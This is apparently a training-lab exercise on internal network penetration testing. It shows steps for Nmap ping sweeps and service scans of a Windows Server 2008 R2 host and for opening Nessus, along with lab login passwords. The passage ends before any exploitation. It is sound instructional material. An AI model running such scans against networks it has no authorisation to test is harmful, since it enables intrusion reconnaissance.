Network Penetration Testing Methodology-Internal

6 Hr 35 Min Remaining

Instructions Resources Help  100%

Exercise 19: Exploiting Windows OS Vulnerability

Scenario

Once attackers have the information related to network devices, they can use it as an entry point to a network for a comprehensive attack and perform many types of attacks ranging from DoS attacks to unauthorized administrative access.  
As an expert penetration tester, you must understand how vulnerabilities, compliance specifications, and content policy violations are scanned using the Nessus tool.

**Lab Duration**: **30** Minutes


1. Click [Parrot](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10). Parrot lock screen appears.




1. By default **pentester** is selected as the **user**. Type **toor** in the Password field and press **Enter**.




1. In this lab, we will be scanning a subnet for live machines. Select one machine and pentest the machine to gain access to it. For doing a quick scan, we will do a ping sweep using Nmap. In this lab, we are choosing an internal network (Subnet D) for pentesting. Launch a command line terminal, type **nmap -sP 172.19.19.1-255** and press **Enter**. This displays all the hosts that are up in the network within a minute. In this lab, we are choosing **172.19.19.15** (Advertisement Dept) as our target.



1. Now, we shall scan the **Advertisement Dept** machines to view the open ports, services running along with their versions, and the underlying operating system. Type **nmap -T4 -A 172.19.19.15** and press **Enter**. Nmap takes approximately 3 minutes to complete the scan. Upon scan completion, you will observe that the port **445** is open and the underlying operating system is **Windows Server 2008 R2**. Close the terminal.





1. Now, we shall perform a vulnerability scan on **Advertisement Dept** using Nessus in Windows Server 2019.


You may additionally look for pre-existing vulnerabilities associated with the identified version of services/operating system in searchsploit/exploit-db.

1. Click [Windows Server 2019](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10) and click [Ctrl+Alt+Delete](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10).



1. In the password field click Pa$$w0rd and press **Enter**.

You can use the **Type Password** option from the **Commands** menu to enter the password.



1. Launch any web browser in this lab we are using **Google Chrome** browser. To launch the **Google Chrome** browser, double-click the Google Chrome icon on the **Desktop**.


You can also click the **Google Chrome** icon on the **taskbar** or launch it from the **Start** menu apps.

If you use a different browser then screenshots will differ.




1. Google Chrome browser appears, now type https://localhost:8834 in the address bar of the browser and press **Enter**.


You can also click **Nessus Login bookmark** on the chrome browser.



1. Privacy error page appears, click **Advanced**.




1. Click **Proceed to localhost (unsafe)** link.




1. The **Nessus/Login** page appears. Type the following credentials and click **Sign In**:  
   Username: **admin**  
   Password: **qwerty@123**

If the login page does not appear, go to **Control Panel** --> **Administrative Tools** --> **Services** and restart **Tenable Nessus** service. Once done, reload the webpage.



